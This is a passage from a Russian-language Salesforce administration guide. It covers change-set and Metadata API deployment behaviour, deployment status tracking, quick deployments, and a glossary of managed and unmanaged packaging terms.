- Щелкните имя нужного набора изменений.
- Нажмите кнопку **«Удалить»**.

СМ. ТАКЖЕ:

[Создание набора исходящих изменений](#)

## Ошибки проверки наборов исходящих изменений

Ошибка, возникающая при перекрестной проверке, указывает, что организация, выбранная для создания набора исходящих изменений, и организация, принимающая набор изменений, используют разные версии платформы. Как правило, данная ошибка возникает во время обновлений, так как организации могут обновляться в разное время. При возникновении данной ошибки система позволяет разворачивать только компоненты, поддерживаемые обеими версиями.

СМ. ТАКЖЕ:

[Создание набора исходящих изменений](#)

[Загрузка набора исходящих изменений](#)

## Загрузка наборов изменений во время обновления сервера

Во время обновления сервера производственная и безопасная среды должны использовать разные версии платформы. Некоторые компоненты могут содержать новые функции или другие изменения, препятствующие развертыванию данного типа компонента до тех пор, пока производственная организация и безопасная среда не будут использовать разные версии.

При загрузке набора изменений, содержащего компоненты, которые не могут быть развернуты ввиду несовместимости с предыдущей версией, система определяет данные компоненты и предоставляет пользователю возможность загрузки оставшихся компонентов.

СМ. ТАКЖЕ:

[Загрузка набора исходящих изменений](#)

## Особый алгоритм в развертываниях

Прежде чем развернуть изменения в организации, определите алгоритмы отдельных компонентов, необходимые для успешного развертывания всех нужных изменений. Приведенные ниже сведения позволяют определять изменения, которые должны быть добавлены в развертывание, а также способ их отображения в целевой организации.

Алгоритмы, перечисленные в разделе «Metadata API», применяются только при использовании Force.com Migration Tool или Force.com IDE.

## Компоненты набора изменений

### Процессы утверждения

- Если страница утверждения содержит настраиваемые поля стандартных объектов, то данные настраиваемые поля должны быть вручную добавлены в наборы исходящих изменений. Данные поля не добавляются параметром «Просмотр и добавление зависимостей» для выбора компонентов набора изменений.
- Если процесс утверждения ссылается на любые шаблоны сообщения, содержащие настраиваемые поля, то данные шаблоны сообщения могут быть добавлены в набор изменений только после их повторного сохранения в исходной организации. В разделе «Настройка» введите «*Шаблоны сообщений*» в поле «Быстрый поиск», затем выберите «**Шаблоны сообщений**». Щелкните ссылку «**Правка**» напротив каждого шаблона сообщения и нажмите кнопку «**Сохранить**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

- Наборы изменений не поддерживают порядок отображения активных процессов утверждения, заданный в исходной организации. При необходимости измените порядок отображения развернутых процессов утверждения в целевой организации.
- Изменение поля «Уникальное имя» процесса утверждения, добавленного в набор изменений и развернутого в другой организации, и повторная отправка процесса утверждения посредством набора изменений инициируют создание процесса утверждения при развертывании в другой организации. Процесс утверждения, развернутый ранее, не будет изменен.

### Классы Apex и триггеры Apex

По умолчанию изменения, внесенные в код Apex, содержащий отложенные или выполняемые задания Apex, не могут быть развернуты. Чтобы развернуть данные изменения, выполните одно из указанных ниже действий.

- Прежде чем развернуть изменения в коде Apex, отмените задания Apex. Задания могут быть запланированы повторно после развертывания.
- Включите развертывания с заданиями Apex в пользовательском интерфейсе Salesforce на странице «Параметры развертывания».

### Настраиваемые поля

- Пользователи не могут изменять тип данных настраиваемого поля посредством Metadata API. Данное изменение должно быть выполнено в целевой организации вручную посредством пользовательского интерфейса.

### Настраиваемые объекты

Пользователи, использующие API 29.0 или более ранней версии, не могут изменять `sharingModel` объекта посредством Metadata API. Данное изменение должно быть выполнено в целевой организации вручную посредством пользовательского интерфейса.

Пользователи, использующие API 30.0 или более поздней версии, могут изменять `sharingModel` объекта для внутренних пользователей посредством Metadata API и пользовательского интерфейса.

Система не поддерживает одновременное обновление поля `sharingModel` для объекта и добавление нового правила общего доступа.

### Потоки

- Чтобы развернуть поток посредством наборов изменений, рекомендуем просмотреть ограничения по миграции. Убедитесь, что потоки ссылаются только на поля и компоненты, доступные в наборах изменений.
- Набор изменений может содержать только одну версию потока.
- Если при загрузке набора исходящих изменений отсутствует активная версия потока, то используется последняя неактивная версия.
- При просмотре зависимых компонентов для набора изменений страница «Зависимости компонента» содержит зависимости для *всех* версий потока. Все взаимозависимые компоненты для соответствующей версии потока должны быть добавлены в набор исходящих изменений.
- Активный поток в наборе изменений развертывается в целевой организации как неактивный. Поток должен быть активирован вручную после развертывания.
- Первоначальное или повторное развертывание потока посредством наборов изменений инициирует создание версии потока в целевой организации.

### Именованные регистрационные данные

The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination organization, the admin for that organization must manually configure the named credential after deployment.

- `Generate Authorization Header`—Default: Включено
- `Allow Merge Fields in HTTP Header`—Default: Disabled

- Allow Merge Fields in HTTP Body—Default: Disabled

### Полномочия

См. раздел «[Общие сведения о наборах полномочий и параметрах профиля в наборах изменений](#)» на странице 5906.

### Макет страницы

Развертывание, содержащее профиль и тип записи, но не назначенный макет страницы для данного типа записи, удаляет текущее назначение макета из профиля для данного типа записи. Рекомендуем всегда добавлять все макеты страниц для всех обязательных типов записей в набор изменений.

## Metadata API

### Классы Apex и триггеры Apex

По умолчанию изменения, внесенные в код Apex, содержащий отложенные или выполняемые задания Apex, не могут быть развернуты. Чтобы развернуть данные изменения, выполните одно из указанных ниже действий.

- Прежде чем развернуть изменения в коде Apex, отмените задания Apex. Задания могут быть запланированы повторно после развертывания.
- Включите развертывания с заданиями Apex в пользовательском интерфейсе Salesforce на странице «Параметры развертывания».

### Процессы утверждения

- Чтобы использовать процессы утверждения для статей Salesforce Knowledge посредством Metadata API, рекомендуем развернуть тип статьи. Версия статьи (`_kav`) поддерживает в процессах утверждения следующие типы действий: «Действие базы знаний», «Электронное предупреждение», «Обновление поля» и «Исходящее сообщение».
- Если процесс утверждения ссылается на любые шаблоны сообщения, содержащие настраиваемые поля, то данные шаблоны сообщения могут быть добавлены в набор изменений только после их повторного сохранения в исходной организации. В разделе «Настройка» введите «*Шаблоны сообщений*» в поле «Быстрый поиск», затем выберите «**Шаблоны сообщений**». Щелкните ссылку «**Правка**» напротив каждого шаблона сообщения и нажмите кнопку «**Сохранить**».
- Метаданные не поддерживают порядок отображения активных процессов утверждения. При необходимости измените порядок отображения развернутых процессов утверждения в целевой организации.
- Изменение поля «Уникальное имя» процесса утверждения, добавленного в набор изменений и развернутого в другой организации, и повторная отправка процесса утверждения посредством набора изменений инициируют создание процесса утверждения при развертывании в другой организации. Процесс утверждения, развернутый ранее, не будет изменен.

### Настраиваемые поля

При развертывании нового настраиваемого поля посредством API 30.0 или более поздней версии полям `editable` и `readable` в полномочиях поля задается стандартное значение `false`. Чтобы переназначить стандартные значения, дополните профили полномочиями для нового поля.

### Настраиваемые объекты

Пользователи, использующие API 29.0, не могут изменять `sharingModel` объекта посредством Metadata API. Данное изменение должно быть выполнено в целевой организации вручную посредством пользовательского интерфейса.

Пользователи, использующие API 30.0 или более поздней версии, могут изменять `sharingModel` объекта для внутренних пользователей посредством Metadata API и пользовательского интерфейса.

### Связанное приложение

- Пользователи не могут задавать `consumerKey` посредством Metadata API. Данный параметр добавляется в операцию извлечения для информационных целей. Чтобы переместить связанное приложение в другую

организацию, рекомендуем удалить параметр `consumerKey` из архивного файла перед выполнением развертывания в организации. Новый ключ будет создан в целевой организации.

- Мобильные параметры связанных приложений не поддерживаются наборами изменений и должны быть перенесены вручную.

### Именованные регистрационные данные

The following callout options for named credentials can be set only via the user interface. If the default values aren't appropriate in the destination organization, the admin for that organization must manually configure the named credential after deployment.

- `Generate Authorization Header`—Default: Включено
- `Allow Merge Fields in HTTP Header`—Default: Disabled
- `Allow Merge Fields in HTTP Body`—Default: Disabled

### Макет страницы

Развертывание, содержащее назначения макета страницы, заменяет все текущие назначения макета страницы в целевой организации назначениями, доступными в архивном файле. Текущие макеты страниц, отсутствующие в архивном файле, удаляются из организации. Рекомендуем всегда добавлять все макеты страниц для всех обязательных типов записей в архивный файл.

### Профили

Если пакет содержит профиль, имя которого отсутствует в целевой организации, то данное имя используется для создания нового профиля. Если развернутый профиль не определяет полномочия или параметры, то итоговый профиль содержит все полномочия и параметры стандартного профиля.

### Общий доступ

- Система не поддерживает одновременное обновление поля `sharingModel` для объекта и добавление нового правила общего доступа посредством `Metadata API`, независимо от обновляемого объекта. Например, пользователь может добавить правило общего доступа, если одному стандартному параметру задано значение «Общедоступный», а затем обновить поле `sharingModel`. Данный алгоритм инициирует разовый пересчет общего доступа.
- При развертывании набора изменений, содержащего настраиваемый объект, который использует иерархическую взаимосвязь без поля взаимосвязи «Основная — подробная» в том же наборе изменений, может возникнуть ошибка. Чтобы устранить данную ошибку, добавьте настраиваемое поле взаимосвязи «Основная — подробная» в набор изменений, даже при отсутствии изменений в единых стандартных параметрах.

### Бизнес-правило

`Metadata API` не поддерживает режим тестирования для триггеров потока. Чтобы разрешить триггеру потока выполнение последней версии потока при запуске бизнес-правила администратором, рекомендуем включить режим тестирования посредством пользовательского интерфейса после развертывания.

СМ. ТАКЖЕ:

[Развертывание набора изменений](#)

[Наборы изменений](#)

[Компоненты, доступные в наборах изменений](#)

[https://developer.salesforce.com/docs/atlas.en-us.api\\_meta.meta/api\\_meta/file\\_based\\_zip\\_file.htm](https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/file_based_zip_file.htm)


## Отслеживание развертываний

Страница «Статус развертывания» позволяет отслеживать выполняемые развертывания, проверять отложенные развертывания и просматривать результаты выполненных развертываний. Данная страница содержит все развертывания (наборы изменений и развертывания на основе Metadata API), включая развертывания, запущенные посредством Force.com IDE и Force.com Migration Tool.


Время развертывания определяется размером и сложностью компонентов метаданных. Чтобы отследить статус развертываний, которые выполняются или выполнены за последние 30 дней, введите строку «Статус развертывания» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «Статус развертывания». Раздел, содержащий развертывание, определяется его статусом.

## Выполняемые и отложенные развертывания

Страница «Статус развертывания» позволяет просматривать ход выполнения текущего развертывания в режиме реального времени. Данная страница содержит диаграммы, позволяющие наглядно просматривать общий ход выполнения развертывания. Первая диаграмма отображает количество развернутых компонентов из общего количества, а также количество компонентов с ошибками. Например, диаграмма ниже информирует об успешной обработке 302 из 450 компонентов, при этом 45 компонентов содержат ошибки.



При необходимости тесты Apex могут быть выполнены после успешного развертывания всех компонентов. Вторая диаграмма отображает количество выполненных тестов Apex из общего количества, а также количество возвращенных ошибок. Кроме того, диаграмма отображает имя выполняемого теста. Например, диаграмма ниже информирует об успешном выполнении 77 из 120 тестов, при этом 1 тест содержит ошибки.



Ниже перечислены сведения, отображаемые для текущего развертывания.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра  
развертываний метаданных:

- «Изменение всех данных»

| Поле         | Описание   |
|--------------|--|
| Имя          | Имя или уникальный идентификатор набора изменений, используемый для отслеживания развертывания Metadata API. При использовании развертывания Metadata API данное значение возвращается вызовом <code>deploy()</code> . |
| Тип          | Тип развертывания: «Набор изменений» или «Интерфейс API».  |
| Развернул    | Имя пользователя, выполняющего развертывание.  |
| Время начала | Дата и время начала фактического развертывания без времени нахождения запроса в очереди. Данное поле содержит время назначения полю развертывания «Статус» значения «Выполняется».                                     |
| Проверено    | Дата и время завершения проверки развертывания.  |

Чтобы просмотреть ошибки до завершения текущего развертывания, щелкните **«Просмотр ошибок»**.

### Отложенные развертывания

Пользователи могут запускать множество развертываний. Одновременно разрешается выполнять только одно развертывание. Другие развертывания будут находиться в очереди и дожидаться завершения текущего развертывания. Отложенные развертывания отображаются в разделе «Отложенные развертывания» в порядке их выполнения.

### Проверки развертывания

Проверка развертывания — это развертывание, используемое только для проверки результатов развертывания компонентов и подлежащее отмене. Проверка не поддерживает сохранение развернутых компонентов или изменение организации. Чтобы определить статус развертывания: только проверка («Проверить») или фактическое развертывание («Развернуть»), просмотрите сведения для отложенных развертываний или столбец «Статус» в разделах «Сбой» и «Успешно».

При успешном завершении проверки за последние четыре дня и выполнении всех тестов с достаточным покрытием кода система позволяет выполнить быстрое развертывание путем развертывания данной проверки в производственной среде без выполнения тестов. См. [«Быстрые развертывания»](#).

## Отмена развертывания

Чтобы отменить выполняемое или отложенное развертывание, щелкните ссылку **«Отмена»** напротив нужного развертывания. Развертыванию назначается статус «Запрошена отмена», который отображается до полной отмены развертывания. Отмененное развертывание отображается в разделе «Сбой».

## Выполненные развертывания

Раздел («Сбой» или «Успешно»), содержащий выполненные развертывания, определяется их статусом.

Неудачные и отмененные развертывания отображаются в разделе «Сбой». Изменения не передаются в организацию ввиду отсутствия файлов, наличия ошибок в компонентах, неудачного выполнения тестов или отмены развертывания.

Развертывания, выполненные полностью или частично, отображаются в разделе «Успешно». Частичное выполнение допускается только для развертываний в непроектных организациях. Частично успешными считаются развертывания, поле `rollbackOnError` которых содержит значение `false`, а набор компонентов содержит ошибки. При частично успешном развертывании передаются все компоненты, кроме необработанных.

Чтобы просмотреть подробные сведения о развертывании, щелкните ссылку **«Просмотр сведений»** напротив нужного развертывания. Страница «Сведения о развертывании» позволяет просматривать ошибки и устранять неполадки для



неудачного или частично успешного развертывания. Данная страница содержит сообщения об ошибках, обнаруженных во время развертывания, ошибки для тестов Apex со сведениями о трассировке стека, предупреждения о покрытии кода и сведения о медленных тестах. При успешном развертывании данная страница содержит сведения о развертывании, включая количество развернутых компонентов и количество выполненных тестов Apex.

### Статус развертывания

Разделы «Сбой» и «Успешно» содержат столбец «Статус», отображающий тип и статус выполненного развертывания, который состоит из двух частей:

- Префикс, определяющий общий статус развертывания: только проверка («Проверить») или фактическое развертывание («Развернуть»).
- Суффикс, уточняющий статус развертывания: «Сбой» или «Отменено» для неудачных развертываний, «Успешно» для успешных развертываний и «Частично успешно» для частично успешных развертываний.

### Быстрые развертывания

При развертывании все тесты Apex выполняются в производственной среде. Если производственная организация использует большое количество тестов Apex, то выполнение всех тестов может занять некоторое время и отложить развертывание. Чтобы сократить время развертывания в производственной среде, воспользуйтесь быстрым развертыванием, позволяющим пропускать выполнение всех тестов. Быстрые развертывания доступны для наборов изменений и компонентов Metadata API при выполнении указанных ниже требований.

- Успешное завершение проверки компонентов для целевой среды в течение последних четырех дней (96 часов).
- Выполнение всех тестов Apex в целевой организации при проверке.
- Общее покрытие кода организации не менее 75% и наличие триггеров Apex, охваченных некоторым покрытием.

Проверка — это развертывание, используемое только для проверки результатов развертывания компонентов и препятствующее сохранению компонентов в организации. Проверка позволяет пользователям просматривать сообщения об успешном или неудачном выполнении, отправляемые при фактическом развертывании. При необходимости проверьте наборы изменений или компоненты метаданных посредством API или Force.com Migration Tool.

Дополнительную информацию о порядке проверки набора изменений см. в разделе [«Проверка набора изменений»](#) справки Salesforce.

Чтобы проверить компоненты посредством Force.com Migration Tool, задайте параметру `checkOnly` значение `true` в цели развертывания. См. раздел [«Развертывание изменений в организации Salesforce»](#) *Руководства Force.com Migration Tool*.

### Выполнение быстрого развертывания посредством пользовательского интерфейса или API

Чтобы выполнить быстрое развертывание, сначала запустите проверочное развертывание с выполнением теста Apex для развертываемого набора компонентов. Система позволяет выполнять быстрое развертывание только после успешного завершения проверки.

При необходимости выполните быстрое развертывание проверенных наборов изменений и компонентов Metadata API в пользовательском интерфейсе. Чтобы развернуть недавнюю проверку, нажмите кнопку **«Быстрое развертывание»** напротив нужной проверки на странице «Статус развертывания» или на странице сведений о проверке. Данная кнопка отображается только для соответствующих проверок.



### Deployment Details Help for this Page ?

[← Back to Deployment Status](#)

|  |   |  |
|--|---|--|
| <p><b>Validation Succeeded</b></p> <p>Name: 0AfD00000004PvI<br/>                 Type: API<br/>                 Deployed By: <a href="#">Test User</a><br/>                 Start Time: 7/29/2014 11:23 AM<br/>                 End Time: 7/29/2014 11:23 AM</p> | <p>1 Deploy Components</p> <div style="font-size: 2em; font-weight: bold; color: green; margin: 0;">7/7</div> | <p>2 Run Apex Tests</p> <div style="font-size: 2em; font-weight: bold; color: green; margin: 0;">5/5</div> |
|--|---|--|

**Ready for Quick Deployment** Expires in 3d 23h

Enables the quick deployment of recently validated components by skipping Apex tests as part of the deployment.

[Quick Deploy](#)

При необходимости начните быстрое развертывание посредством Metadata API или Force.com Migration Tool для компонентов Metadata API (кроме наборов изменений). При использовании Metadata API рекомендуем вызвать `deployRecentValidation()` и передать код проверки. При использовании Force.com Migration Tool рекомендуем выполнить задачу `<sf:deployRecentValidation>`.

**Прим.:** Быстрое развертывание доступно недавним проверкам, где успешно выполнены все тесты Apex и соблюдены требования к покрытию кода. Обратите внимание на рекомендации ниже.

- В производственной среде быстрое развертывание поддерживается для проверок, соответствующих заданным критериям. При необходимости разверните недавние проверки наборов изменений и компонентов Metadata API (включая компоненты, проверенные посредством Force.com Migration Tool).
- В безопасной среде быстрое развертывание поддерживается только для проверок, которые явно включают выполнение тестов (например, с помощью параметра `testLevel` для Migration Tool). По умолчанию тесты Apex являются необязательными, поэтому не выполняются автоматически при развертывании в безопасной среде. Быстрое развертывание не поддерживается для наборов изменений в безопасной среде, так как в безопасной среде невозможно включить выполнение тестов для наборов изменений.
- Выполнение развертывания после проверки (посредством быстрого развертывания, установки пакета или обычного развертывания) инициирует несоответствие всех проверок требованиям для быстрого развертывания. Повторите проверку набора компонентов для быстрого развертывания.

## Ресурсы настройки производительности для длительных тестов

При необходимости тесты Apex выполняются в ходе развертывания после обработки всех компонентов. Тесты Apex, выполнение которых занимает слишком много времени, препятствуют завершению всего развертывания. Первые пять длительных тестов, то есть первые пять тестов, которые выполняются более двух минут, помечаются для выполненного развертывания на странице «Сведения о развертывании». При необходимости повысьте производительность данных тестов для сокращения времени выполнения будущих развертываний. Низкая производительность может быть вызвана многими причинами. Например, использование данных организации взамен тестовых данных или медленное выполнение запросов SOQL и кода Apex. Ниже перечислены некоторые ресурсы, содержащие рекомендации по обеспечению производительности для Apex и SOQL.

- [Изоляция тестовых данных от данных организации в поблочных тестах](#)
- [Работа со сверхбольшими запросами SOQL](#)
- [Вебинар: оптимизатор запросов Force.com](#)
- [Памятка по оптимизации запросов и поисков](#)
- [Вебинар: настройка производительности для Visualforce и Apex](#)
- [Основные ресурсы разработчика архитектуры](#)

СМ. ТАКЖЕ:

[Наборы входящих изменений](#)

[Наборы исходящих изменений](#)

[https://developer.salesforce.com/docs/atlas.en-us.api\\_meta.meta/api\\_meta/](https://developer.salesforce.com/docs/atlas.en-us.api_meta.meta/api_meta/)

<https://developer.salesforce.com/docs/atlas.en-us.daas.meta/daas/>

# Создание и распространение пакетов приложений

## Общие сведения о пакетировании и распространении

---

Данное руководство содержит сведения о создании и распространении пакетов приложений, разработанных на основе платформы Force.com. Ниже перечислены доступные разделы.

### **Работа с пакетами**

Данный раздел содержит сведения о создании и использовании управляемых пакетов, необходимые для быстрой установки приложения в других организациях.

### **Распространение приложений**

Данный раздел содержит сведения о способах распространения приложений посредством каталога AppExchange или собственного веб-сайта. Кроме того, раздел охватывает основные аспекты активной доставки обновлений подписчикам.

### **Поддержка подписчиков приложения**

Данный раздел содержит сведения о способах входа в организации подписчиков для предоставления поддержки и устранения неполадок.

Дополнительную информацию о данных разделах см. в [Руководстве ISVforce](#) или на [партнерском портале Salesforce](#).

## Работа с пакетами

### Общие сведения о пакетах

*Пакет* — это контейнер, содержащий отдельные компоненты или связанные приложения. Созданный пакет может быть распространен среди пользователей и организаций Salesforce, в том числе за пределами компании.

Пакеты могут быть неуправляемыми и управляемыми.

#### Неуправляемые пакеты

Неуправляемые пакеты предназначены для распространения бесплатных проектов или шаблонов приложений, предоставляющих разработчикам доступ к основным стандартным блокам приложения. Компоненты, установленные из неуправляемого пакета, могут быть изменены в организации-установщике. Разработчик, создавший и загрузивший неуправляемый пакет, не может изменять, обновлять и контролировать установленные компоненты. Неуправляемые пакеты не могут использоваться для переноса компонентов из безопасной среды в производственную организацию. Взамен, рекомендуем использовать наборы изменений.

#### Управляемые пакеты

Управляемые пакеты используются партнерами Salesforce для распространения и продажи приложений клиентам. Данные пакеты должны быть созданы в организации Developer Edition. Используя каталог AppExchange и приложение для управления лицензиями (LMA), разработчики могут продавать и управлять лицензиями на приложение. Управляемые пакеты доступны для полного обновления. Некоторые деструктивные изменения (например, удаление объектов или полей) не могут быть выполнены.

Ниже перечислены преимущества управляемых пакетов.

- Защита интеллектуальной собственности для Apex
- Встроенное управление версиями для доступных компонентов API
- Возможность перехода и исправления предыдущей версии
- Возможность беспрепятственной активной доставки исправлений подписчикам
- Присвоение уникальных имен всем компонентам с целью успешной установки

Ниже перечислены термины и их определения.

#### Компоненты

*Компонент* — это составная часть пакета. Компонент определяет элемент (например, настраиваемый объект или настраиваемое поле). Пакет позволяет комбинировать компоненты с целью создания эффективных функций или приложений. Компоненты неуправляемых пакетов не могут быть обновлены. Управляемые пакеты поддерживают обновление только некоторых компонентов.

#### Атрибуты

*Атрибут* — это поле компонента (например, имя шаблона эл. почты или флажок настраиваемого объекта «Разрешить отчеты»). Атрибуты необновляемого компонента любого пакета могут редактироваться разработчиком (создатель пакета) и подписчиком (установщик пакета). Некоторые атрибуты обновляемого компонента управляемого пакета могут редактироваться разработчиком, другие атрибуты могут редактироваться подписчиком, а третьи атрибуты могут быть заблокированы и недоступны ни разработчику, ни подписчику.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- «Создание пакетов AppExchange»

Для загрузки пакетов в каталог AppExchange:

- «Передача пакетов AppExchange»

Пакеты содержат как минимум один компонент Salesforce, который, в свою очередь, содержит как минимум один атрибут. Алгоритм компонентов и их атрибутов определяется типом пакета.

Прежде чем распространить приложение, рекомендуем применить пакетирование на этапе разработки. Например:

- При создании приложения выберите алгоритм компонентов и их атрибутов в разных пакетах и версиях Salesforce.
- При [подготовке приложения](#) к распространению выберите способ доступа клиентов к приложению.
- При установке пакета просмотрите лицензионные соглашения и соглашения о безопасности организации.

СМ. ТАКЖЕ:

[Управление пакетами](#)

[Подготовка приложений к распространению](#)

## Глоссарий

Ниже перечислены термины и определения, которые могут использоваться в приложениях и пакетах.

### Приложение

Приложение — это совокупность компонентов (например, вкладки, отчеты, панели мониторинга и страницы Visualforce), предназначенная для решения конкретной бизнес-задачи. Система Salesforce поддерживает стандартные приложения (например, Sales и Call Center). При необходимости стандартные приложения могут быть настроены в соответствии с текущими бизнес-требованиями. Кроме того, приложение может быть добавлено в пакет и загружено в каталог AppExchange вместе с другими связанными компонентами (например, настраиваемые поля, настраиваемые вкладки или настраиваемые объекты). Чтобы предоставить другим пользователям Salesforce доступ к приложению, рекомендуем использовать каталог AppExchange.

### AppExchange

AppExchange — это интерфейс общего доступа от компании Salesforce, позволяющий просматривать и обмениваться приложениями или услугами, разработанными на платформе Force.com.

### Бета-версия, управляемый пакет

Бета-версия управляемого пакета — это ранняя версия управляемого пакета, доступная отдельным пользователям для тестирования.

### Развернуть

Активация функции. Например, чтобы предоставить другим пользователям доступ к новым функциям пользовательского интерфейса Salesforce, рекомендуем выбрать значение «Развернуто».

Процесс перехода приложения или другой функции из среды разработки в производственную среду.

Перемещение компонентов метаданных из локальной файловой системы в организацию Salesforce.

Развертывание установленного приложения инициирует предоставление пользователям организации доступа ко всем его настраиваемым объектам. Незавернутый настраиваемый объект доступен только администраторам и пользователям с полномочием «Настройка приложения».

### Приложение для управления лицензиями (LMA)

Бесплатное приложение AppExchange, позволяющее отслеживать интересы и организации для каждого пользователя, выполняющего загрузку управляемого пакета (приложения) из каталога AppExchange.

### Организация по управлению лицензиями (LMO)

Организация Salesforce, используемая для отслеживания всех пользователей Salesforce, устанавливающих пакет.

Организация по управлению лицензиями должна использовать приложение для управления лицензиями. Данное приложение отправляет автоматические уведомления о каждой установке или удалении пакета, что позволяет упростить

процесс уведомления пользователей об обновлениях. Любая организация Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition может быть выбрана в качестве организации по управлению лицензиями. Дополнительную информацию см. по ссылке <http://www.salesforce.com/docs/en/lma/index.htm>.

### **Основной выпуск**

Важный выпуск пакета. Основной и дополнительный номера версии пакета увеличиваются на выбранное значение при каждом основном выпуске.

### **Управляемый пакет**

Совокупность компонентов приложения, опубликованных в каталоге AppExchange как единое целое, а также связанных с пространством имен и организацией по управлению лицензиями. Обновления поддерживаются только управляемыми пакетами. Организация может создать отдельный управляемый пакет, который может быть загружен и установлен многими другими организациями. В отличие от неуправляемых пакетов, управляемые пакеты содержат компоненты, которые могут быть заблокированы с целью обновления управляемого пакета. Неуправляемые пакеты не содержат заблокированные компоненты и не могут быть обновлены. Кроме того, управляемые пакеты скрывают некоторые компоненты (например, Apex) от организаций-подписчиков для защиты интеллектуальной собственности разработчика.

### **Расширение управляемого пакета**

Любой пакет, компонент или набор компонентов, который расширяет функциональные возможности управляемого пакета. Расширение может быть установлено только после установки соответствующего управляемого пакета.

### **Префикс пространства имен**

Префикс пространства имен — это идентификатор, содержащий не более 15 символов и отличающий пакет и его содержимое от пакетов других разработчиков AppExchange. Префиксы пространства имен не чувствительны к регистру. Например, префиксы ABC и abc считаются одинаковыми. Префикс пространства имен должен быть глобально уникальным во всех организациях Salesforce. Префикс пространства имен позволяет контролировать управляемый пакет только соответствующему пользователю.

### **Пакет**

Набор компонентов и приложений Force.com, доступный другим организациям в каталоге AppExchange. Пакеты позволяют объединять приложения со связанными компонентами для последующей загрузки в каталог AppExchange.

### **Зависимость пакета**

Зависимость пакета создается в том случае, если один компонент ссылается на другой компонент, полномочие или параметр, который должен существовать для того, чтобы исходный компонент был действительным. Возможные компоненты:

- Стандартные или настраиваемые поля
- Стандартные или настраиваемые объекты
- страницы Visualforce
- Код Apex

Возможные полномочия и настройки:

- Подразделения
- Мультивалюта
- Типы записей

### **Установка пакета**

Интеграция содержимого пакета в организацию Salesforce. Пакет AppExchange может содержать приложение, компонент или их комбинацию. Чтобы предоставить пользователям организации доступ к установленному пакету, рекомендуем развернуть его компоненты.

**Версия пакета**

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат: *основной\_номер.дополнительный\_номер.номер\_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер\_исправления* отображается и обновляется только для исправленного выпуска.

Неуправляемые пакеты не подлежат обновлению, поэтому версия пакета — это просто набор компонентов для распространения. Версия управляемых пакетов имеет более важное значение. Доступные алгоритмы пакетов определяются используемой версией. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет. Также см. определения «Исправление» и «Организация по разработке исправления».

**Исправление**

Исправление позволяет разработчику изменить функции текущих компонентов управляемого пакета, а также гарантирует отсутствие заметных изменений пакета в организациях подписчиков. Например, пользователь может добавить новые переменные или изменить тело класса Apex, но не может добавить, объявить нереконструируемым или удалить любой из его методов. Исправления отслеживаются по *номеру\_исправления*, добавляемому к каждой версии пакета. Также см. определения «Организация по разработке исправления» и «Версия пакета».

**Организация по разработке исправления**

Организация, используемая для разработки, хранения и загрузки версий исправления. Организация по разработке исправления создается автоматически для организации разработчика при получении запроса на создание исправления. Также см. определения «Исправление» и «Версия пакета».

**Исправленный выпуск**

Незначительное обновление управляемого пакета. Номер версии исправления пакета увеличивается при каждом исправленном выпуске.

**Издатель**

Издатель списка AppExchange — это пользователь или организация Salesforce, опубликовавшая список.

**Активная доставка обновления**

Метод доставки обновлений, отправляющий обновления установленного управляемого пакета во все соответствующие организации.

**Подписчик**

Подписчик — это пользователь Salesforce, установивший пакет в организацию Salesforce.

**Тестовая версия**

Тестовая версия — это полнофункциональная организация Salesforce, которая содержит приложение и примеры любых записей, добавленные издателем отдельного пакета. Тестовая версия позволяет пользователям каталога AppExchange использовать интерфейс Salesforce для знакомства с приложением.

**Неуправляемый пакет**

Пакет, который не может обновляться или контролироваться разработчиком.

**Обновление**

Обновление пакета — это процесс установки более новой версии. Система Salesforce позволяет обновлять управляемые пакеты, которые не являются бета-версиями.

## Загрузка

Загрузка пакета в систему Salesforce инициирует создание URL-адреса, позволяющего другим пользователям устанавливать пакет. Кроме того, загруженный пакет может быть опубликован в каталоге AppExchange.

СМ. ТАКЖЕ:

[Что такое приложение?](#)

## Создание управляемых пакетов

Создание управляемого пакета аналогично созданию неуправляемого пакета. Управляемый пакет может быть создан только в организации, использующей версию Developer Edition.

Прежде чем создать управляемый пакет, выполните указанные ниже действия.

- При необходимости установите приложение License Management Application (LMA) из каталога <http://sites.force.com/appexchange>. Введите *License Management App* в поле поиска. Приложение License Management Application (LMA) отслеживает данные о каждом пользователе, устанавливающем приложение. Таким образом, разработчики могут отслеживать установленные версии и уведомлять пользователей о наличии соответствующих обновлений.

Приложение License Management Application (LMA) может быть установлено в любую организацию Salesforce, кроме организаций Personal Edition, Group Edition и Professional Edition. Кроме того, данная организация может отличаться от организации Salesforce, используемой для создания или загрузки пакета. Приложение License Management Application (LMA) также позволяет управлять неограниченным количеством управляемых пакетов в разных организациях Developer Edition.

- **Настройте параметры разработчика.** Параметры разработчика определяют **префикс пространства имен**, организацию Salesforce, использующую приложение License Management Application (LMA), и неуправляемый пакет, который должен быть преобразован в управляемый.

[Общие сведения об управляемых пакетах](#)

[Настройка параметров разработчика](#)

